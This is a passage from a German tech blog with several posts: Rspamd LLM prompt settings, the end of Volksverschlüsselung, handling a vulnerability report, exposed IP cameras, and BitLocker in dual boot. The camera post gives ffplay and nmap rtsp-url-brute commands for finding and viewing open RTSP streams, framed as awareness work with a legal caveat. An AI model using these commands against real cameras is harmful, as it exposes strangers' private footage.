Im Feedback zu diesem Beitrag kam ein guter Hinweis aus dem Fediverse von @bash2@momou.social: Vsevolod Stakhov, Maintainer von Rspamd, hat am 2. Oktober 2025 den Default-Prompt komplett überarbeitet. Commit 893ee871, Titel „Improve LLM prompt and add sender frequency tracking“. Der neue Prompt ist deutlich strukturierter, mit expliziten Sektionen für legitime Muster (Verifikations-Mails, Transaktions-Mails, Password-Resets) und für Phishing-Indikatoren, die mehrfach auftreten müssen, bevor klassifiziert wird. Das senkt False-Positives auf legitime Absender und ist eine klare Verbesserung gegenüber dem alten, knappen Default. Danke für den Hinweis!

Wichtig zur Einordnung: Der neue Default-Prompt liefert weiterhin strukturierten Plain-Text, kein JSON. Output-Format sind 2 bis 3 fest definierte Zeilen (Score, Reason, optional Kategorie). Was das für die beiden gängigen Setups bedeutet:

  • json = false: Wer ohne JSON-Modus fährt, profitiert direkt vom neuen Default-Prompt. Rspamd auf eine Version mit dem Commit aktualisieren, fertig.
  • json = true wie in diesem Beitrag: Custom Prompt mit JSON-Format bleibt Pflicht. Der neue Default ist immer noch kein JSON und kollidiert weiterhin mit dem Parser.

Zusätzlich neu im selben Commit: Sender-Frequency-Tracking. Rspamd klassifiziert in lualib/llm_context.lua jeden Absender per Redis-Counter als new, occasional, known oder frequent und gibt dem Modell die Info als Context-Snippet mit. Der Prompt weist das LLM dann an, bei known oder frequent die Phishing-Wahrscheinlichkeit zu reduzieren, sofern keine starken Gegen-Signale vorliegen. Voraussetzung ist, dass die LLM-Context-Funktion mit Redis-Backend läuft, weil das Feature über den sender_counts-Counter dort getrackt wird.

Mein Setup hier im Beitrag bleibt also unverändert: json = true plus Custom Prompt, der explizit ein probability-Feld verlangt. Wer stattdessen den neuen Default-Prompt nutzen möchte, sollte gleichzeitig auf json = false umstellen, sonst läuft man wieder in die alte Falle aus diesem Beitrag.

Zusammenfassung

ParameterWertWarum
jsontrueStrukturiertes Parsing, zuverlässiger als Freitext
promptCustomPflicht bei json=true! Default-Prompt liefert Textformat, Parser erwartet JSON
temperature0.0Deterministische Antworten, kein Kreativitäts-Bonus beim Spamfiltern
allow_hamtrueKleines positives Signal für legitime Mails
symbols_to_exceptBAYES_HAM, DNSWL, Whitelists, SMTP_AUTH, SpamtrapsUnnötige API-Calls vermeiden
reason_headernicht gesetztNicht nötig mit json=true, interne Details gehören nicht in den Header

Die wichtigste Erkenntnis: json = true ohne Custom Prompt ist kaputt. Der Default-Prompt und der JSON-Parser sprechen unterschiedliche Sprachen. Wer json = true setzt, muss einen Prompt mitliefern, der JSON mit einem probability-Feld verlangt. Sonst steht im Log cannot convert spam score und GPT liefert nur GPT_UNCERTAIN(0.00).

Siehe auch: rspamd mit Dovecot und IMAPSieve

Fragen? Einfach melden.


Volksverschlüsselung wird eingestellt

An mir flog gerade die Information vorbei, dass die Volksverschlüsselung zum 31.01.2026 eingestellt wird. Ich habe mir dort vor ein paar Jahren mal ein S/MIME-Zertifikat für meine E-Mails geholt. Mir hat der Ansatz gefallen, dass man sich mit seinem neuen Personalausweis und dessen Online-Funktion dort legitimieren kann und im Anschluss sein Zertifikat bekommt. Für mich hat diese Abhängigkeit absolut Sinn ergeben. Wir haben ja schon alle einen Perso mit Online-Funktion und PIN und was weiß ich alles. Also warum nicht auch einfach und schnell Zertifikate darüber erstellen?

Screenshot der Meldung zur Einstellung des Dienstes Volksverschlüsselung.

Funktioniert hat das alles wirklich gut – leider mit dem gleichen Problemchen wie auch bei cacert.org: Die Root-Zertifikate sind nicht in den Trust Stores der Betriebssysteme, Browser, Mailclients usw. Signiert man also etwas damit, wird es beim Empfänger als ungültig und unsicher angezeigt, es sei denn, dieser installiert manuell die Root-Zertifikate. Das macht natürlich niemand. Damit war die Volksverschlüsselung für mich genauso raus wie leider auch cacert.org.

Nun hing hinter der Volksverschlüsselung ebenfalls das Fraunhofer-Institut. Meine Hoffnung war, dass über diesen Weg am Ende doch mal die Root-Zertifikate in die Trust Stores kommen. Aber leider nicht.

Die Diskussion, ob man Trust Stores wirklich braucht, ob man sie vor allem vorgefüllt braucht, mache ich genauso wenig auf wie DNSSEC und TLSA, ok? Denn uns allen ist ja inzwischen klar, dass wir es „sicher“ haben könnten – wenn man nur nicht so scheiß viel Geld mit den CAs verdienen könnte. Denn die ganzen CAs zahlen ja schon ein paar Euro, um in die Trust Stores zu kommen.

Soviel dann also zur Volksverschlüsselung.

Siehe auch: S/MIME per DNS mit SMIMEA

Fragen? Einfach melden.

Sicherheitslücken melden: Mein Umgang mit einem Vulnerability Report

Vulnerability Report

Vor Kurzem habe ich einen Vulnerability Report erhalten. Ich freue mich über solche Hinweise. Sie helfen mir, mein Setup zu verbessern, bevor jemand eine Schwachstelle tatsächlich ausnutzt.

Der Report

Subject: Vulnerability Report: Vulnerable System Detected at openpgpkey.kernel-error.com

Hello Team,

I have identified a security issue in your system related to a vulnerability
(CVE-2023-48795) in Terrapin.

Vulnerability Details:
- CVE Identifier: CVE-2023-48795
- Vulnerability Type: javascript
- Severity: medium
- Host: openpgpkey.kernel-error.com
- Affected Port: 22

[...]

Best Regards,
Security Team

Erste Einschätzung

Terrapin hatte ich eigentlich schon überall gepatcht. Dann der Hinweis auf openpgpkey.kernel-error.com. Die Domain existiert als CNAME und gehört zur Web Key Directory (WKD), damit GPG-Keys automatisiert abgerufen werden können. Ich habe das als CNAME zu wkd.keys.openpgp.org angelegt, weil dieser Keyserver eine E-Mail-Validierung beim Hochladen durchführt.

Der betroffene SSH-Server gehört also gar nicht zu meiner Infrastruktur. Ich kann selbst nichts tun.

Vulnerability Type: JavaScript bei einem SSH-Problem auf Port 22? Der Finder hat vermutlich sein Standard-Template benutzt und nicht angepasst. Aber ich wollte trotzdem prüfen, ob seine Einschätzung zum SSH-Server zutrifft:

# ssh-audit openpgpkey.kernel-error.com (gekürzt)
(gen) banner: SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3
(gen) software: OpenSSH 8.4p1

(cve) CVE-2021-41617  -- (CVSSv2: 7.0) privilege escalation via supplemental groups
(cve) CVE-2016-20012  -- (CVSSv2: 5.3) enumerate usernames via challenge response

(kex) ecdh-sha2-nistp256  -- [fail] suspected NSA backdoor
(kex) ecdh-sha2-nistp384  -- [fail] suspected NSA backdoor
(kex) kex-strict-s-v00@openssh.com  -- [info] Terrapin counter-measure present

(key) ssh-rsa (2048-bit)  -- [fail] broken SHA-1 hash algorithm
(key) ecdsa-sha2-nistp256 -- [fail] suspected NSA backdoor

(mac) hmac-sha1-etm@openssh.com  -- [fail] broken SHA-1 hash algorithm
(mac) hmac-sha1                  -- [fail] broken SHA-1

Sieht tatsächlich nicht optimal aus. NIST-Kurven, SHA-1, 2048-Bit RSA. Der Hinweis war also nicht unberechtigt. Ich habe dem Finder freundlich und dankbar geantwortet, aber darauf hingewiesen, dass das System nicht zu meiner Infrastruktur gehört. Die relevanten WHOIS-Informationen zur IP habe ich mitgeschickt.

Die Antwort

Thank you for your answer.

Let me know if you need anything else from myside

I hope this type of hard efforts deserves something reward

„Hard efforts“. Ich will das nicht schlechtreden. Im beruflichen Umfeld hätte ich mich vielleicht sogar für eine Kleinigkeit stark gemacht. Aber hier geht es um meine private Infrastruktur, und dann noch mit dem JavaScript-Hinweis und der Meldung zu einem fremden System. Das wirkt oberflächlich. Also habe ich ihn freundlich darauf hingewiesen.

Wie man mit Vulnerability Reports umgehen sollte

Wenn euch eine solche Nachricht erreicht: Schnell und freundlich reagieren. Den Report ernst nehmen, bewerten und eine angemessene Rückmeldung geben. Die Mühe des Finders wertschätzen. Zwei Wochen später mit „Anzeige ist raus!“ zu antworten wäre der falsche Weg. Es ist für jemanden deutlich aufwendiger, eine Meldung zu schreiben, als das Ganze in ein Darknet-Forum zu posten und dort ein paar XMR einzusammeln.

Macht es den Leuten einfach, euch zu kontaktieren. Eine security.txt oder klare Kontaktinformationen für eine Security-Mailbox helfen ungemein. Hauptsache, jemand kann seinen Report unkompliziert abgeben, und er wird von jemandem gelesen, der das bewerten kann.

Mehr zum Thema security.txt:
securitytxt.org | Wikipedia | BSI Allianz für Cybersicherheit

Zum Vergleich: Mein eigener SSH-Server

So sieht meine SSH-Konfiguration von außen aus:

# ssh-audit bsd01.kernel-error.de (gekürzt)
(gen) banner: SSH-2.0-OpenSSH_9.7 DemMeisterSeinRennAuto
(gen) software: OpenSSH 9.7

(kex) sntrup761x25519-sha512@openssh.com  -- [info] Post-Quantum Key Exchange
(kex) curve25519-sha256                   -- [info] default since OpenSSH 6.4
(kex) diffie-hellman-group16-sha512       -- [info] available since OpenSSH 7.3
(kex) kex-strict-s-v00@openssh.com        -- [info] Terrapin counter-measure

(key) ssh-ed25519                         -- [info] available since OpenSSH 6.5

(enc) aes256-gcm@openssh.com              -- [info] available since OpenSSH 6.2
(enc) aes128-gcm@openssh.com              -- [info] available since OpenSSH 6.2

(mac) hmac-sha2-256-etm@openssh.com       -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-512-etm@openssh.com       -- [info] available since OpenSSH 6.2

Keine NIST-Kurven, kein SHA-1, kein RSA, Post-Quantum Key Exchange mit sntrup761. Nur Ed25519 als Host Key. Der Banner ist übrigens Absicht.

Update September 2026: Auch auf der meldenden Seite hilft eine AI, wenn man sie lässt. Wie ich Claude für Security-Research freigeschaltet habe, beschreibt Anthropic Cyber Verification Program: wie ich Claude für Security-Arbeit freigeschaltet habe.

Fragen? Einfach melden.

IP-Kameras als Sicherheitsrisiko: GeoGuessr und Datenschutz im Fokus​

Die meisten von euch werden das Spiel GeoGuessr kennen. Man bekommt ein Google-Street-View-Bild gezeigt, kann sich vielleicht noch ein paar Meter hin- und herbewegen und muss dann auf einer Weltkarte einen Marker setzen, wo man meint, dass dieses Bild aufgenommen wurde. Wer dem Punkt am nächsten kommt, gewinnt.

Eine etwas abgewandelte Version begegnet mir immer mal wieder, wenn ich mich an einem Bug-Bounty-Programm beteilige oder einfach mit offenen Augen durchs Internet spaziere. Damit ist natürlich kein aktives Port-Scanning auf Netzblöcke oder Ähnliches gemeint.

Worum geht es genau?

In den letzten Jahren verbreiten sich immer mehr billige „China-Kameras“ bei Heimanwendern, aber auch bei Unternehmen. Dagegen spricht erst einmal nichts.

Was leider oft übersehen wird, sind die kleinen automatischen Helferlein, die die Einrichtung und den Betrieb einer solchen Kamera möglichst einfach machen sollen. UPnP (Universal Plug and Play) haben manche vielleicht schon mal im Zusammenhang mit Windows 95 oder USB gehört (ja, ich bin alt …). So etwas gibt es aber auch für Router und Firewalls, also für Netzwerke. Bei einer Fritzbox nennt sich das beispielsweise „Automatische Portfreigabe“.

Der eine oder andere ahnt jetzt sicher schon etwas: Es gibt IP-Kameras, die sich so – vielleicht sogar ohne das Wissen des Betreibers – selbst über das Internet erreichbar machen. Das betrifft nicht selten die komplette Weboberfläche. Mal ist diese kennwortgeschützt, mal nicht.

Sehr oft findet sich auch nur der RTSP-Port (Real Time Streaming Protocol) offen im Internet. Per RTSP werfen solche Kameras oft einen einfachen Videostream aus, der die Anbindung an zentrale Videoüberwachungssysteme erlaubt. Auch RTSP-Streams lassen sich mit einer Anmeldung schützen, was aber scheinbar in der Regel werkseitig deaktiviert ist.

Wenn dieser Port offen ist, könnte man sich einfach per ffplay einen solchen Stream anschauen:

ffplay rtsp://1.2.3.4/11

Wenn man sich nicht sicher ist, wie die korrekte RTSP-URL für die jeweilige IP-Kamera lautet, kann nmap zusammen mit dem Script rtsp-url-brute helfen:

nmap --script rtsp-url-brute -p 554 1.2.3.4

Die rechtliche Lage

Nun kann es natürlich rechtlich schwierig sein, bei einer fremden IP-Adresse nach dem offenen Port 554/TCP zu suchen, dort per nmap nach einer nutzbaren RTSP-URL zu scannen und sich den Stream dann live per ffplay, nmap oder vlc anzuschauen. Schließlich hat man nicht das Einverständnis des Betreibers.


Screenshot of shodan search engine, filtering for RTSP Streams.

Natürlich hält das wohl weniger Menschen ab, die ohnehin Schlechtes im Sinn haben. Ebenfalls gibt es verschiedene Dienste, die 24/7 nichts anderes tun. Ein Beispiel ist hier vielleicht shodan.io – dort lässt sich direkt nach solchen Vorschaubildern filtern, ohne dass man selbst eine Verbindung zu betroffenen IPs aufnehmen muss.

Warum ist das alles überhaupt problematisch?

Hat ein Angreifer Böses im Sinn, ist ein Zugriff auf die Überwachungskamera sehr hilfreich. Man kommt so möglicherweise an Insiderinformationen, findet heraus, wo wertvolle Dinge gelagert werden, wann und wie die Öffnungszeiten sind oder sogar mögliche Zugangscodes und Kennwörter. Natürlich auch, welche Kunden sich zu welcher Zeit dort aufhalten usw.

Denkt man an eine Arztpraxis, kann das schnell eine echte Datenschutzkatastrophe werden. Wenn die Kamera im Wohnzimmer oder Schlafzimmer einer Wohnung steht, führt das ebenfalls schnell zu ungewollten Einblicken.

Wenn man einmal außer Acht lässt, dass niemand gerne ohne sein Wissen per Livestream im Internet zu sehen ist, halte ich das Thema Datenschutz für eines der größten Risiken.

In der Vergangenheit sind mir bereits Beispiele begegnet, die das Problem verdeutlichen: Arztpraxen mit Kamerablick von hinten auf die Anmeldung – inklusive direktem Blick auf Patienten, Monitore mit Patientendaten oder Vertragsabschlüsse bei Mobilfunkanbietern. Auch Überwachungskameras in DHL-Filialen, die Bild und Ton in Zoom und 4K aufzeichnen, habe ich gesehen.

Für private Betreiber kann es ebenfalls schnell zu einem Datenschutzproblem werden. Nicht jeder achtet beim eingestellten Bildausschnitt der Kamera darauf, die Vorgaben des Datenschutzes einzuhalten. So werden oft mehr öffentliche Bereiche oder sogar Nachbargrundstücke gefilmt, als zulässig ist.

Wenn diese Daten dann auch noch ohne Schutz und Hürden in die Hände Dritter geraten, wird es heikel. Hier sollte besser jemand mit rechtlichem Hintergrund eine Einschätzung abgeben. Für mich klingt das alles jedenfalls ziemlich unschön.

Was kann man tun?

Eine Abuse-Mail an den jeweiligen ISP (Internet Service Provider) schicken, mit der Bitte, ihre Kunden zu informieren? Kann man machen. Bei kleineren ISPs klappt das oft sogar, und die Betreiber werden informiert. Spricht man aber über einen großen ISP wie die Telekom, verschwinden einzelne Abuse-Mails gefühlt einfach im Nichts.

Sonst jemanden zu finden, der ein Interesse daran hat, den meist unwissenden Betreiber zu informieren, ist nahezu unmöglich. Weder unsere Behörden noch das BSI interessieren sich dafür. Möchte man also den Betreiber darauf hinweisen, bleibt realistisch nur die Möglichkeit, ihn selbst zu kontaktieren.

GeoGuessr in der Praxis

Jetzt sind wir beim Thema GeoGuessr: Man hat also nur das Bild der Kamera, die IP-Adresse mit einer recht groben und nicht immer stimmigen Geolokalisierung und vielleicht noch ein paar weitere Rahmeninfos oder Dienste auf dieser IP-Adresse. Hin und wieder macht es mir daher sogar Spaß, den eigentlichen Betreiber ausfindig zu machen und ihm per E-Mail oder telefonisch kurz auf diesen möglichen Missstand hinzuweisen.

Wenn du das also gerade liest, weil ich dich darauf hingewiesen habe, weißt du jetzt, warum.

Natürlich trifft man oft auf Unverständnis – oder das klassisch deutsche „Anzeige ist raus!“ begegnet einem immer mal wieder. Es bietet also auch eine gute Möglichkeit, die eigenen Kommunikationsskills zu erweitern.

Siehe auch: IP-Kameras: Risiken und Checks

Fragen? Einfach melden.

BitLocker im Dual-Boot: Systemplatte auf Passwortschutz umstellen

Die Feiertage sind da, und ich hatte tatsächlich etwas Zeit zum Zocken. Gearbeitet wird unter Linux, gezockt unter Windows. Dafür habe ich mein Windows auf einer gesonderten SSD installiert, verschlüsselt mit BitLocker.

Illustration eines Dual-Boot-Systems mit Linux und Windows, dargestellt durch die Logos beider Betriebssysteme. Die Windows-Seite zeigt ein BitLocker-Schloss-Symbol, das auf die Verschlüsselung der Systemplatte hinweist.

Die SSD hat irgendwann aufgegeben, Windows musste neu drauf. Backup spare ich mir, ist eh nur zum Zocken. Windows 11, Treiber, Games, fertig. Aber: BitLocker fragt bei jedem Start nach dem Wiederherstellungsschlüssel, wenn ich vorher in Linux war. Das hatte ich schon mal, am gleichen Rechner. Damals nicht aufgeschrieben. Diesen Fehler mache ich nicht noch mal.

Das Problem

BitLocker mit TPM merkt, wenn sich die Boot-Kette ändert. Wechselt man über GRUB zwischen Linux und Windows, sieht das TPM eine Änderung und verlangt den Recovery Key. Die Lösung: TPM als Schlüsselschutz entfernen und stattdessen ein Passwort setzen. Dann fragt BitLocker bei jedem Start nach dem Passwort, egal ob vorher Linux oder Windows lief.

Gruppenrichtlinie anpassen


Damit Windows erlaubt, TPM vom Betriebssystemvolume zu entfernen, muss eine Gruppenrichtlinie geändert werden. Win + S, nach Gruppenrichtlinie bearbeiten suchen, dann:

Computerkonfiguration → Administrative Vorlagen → BitLocker-Laufwerkverschlüsselung → Betriebssystemlaufwerke → Zusätzliche Authentifizierung beim Start anfordern

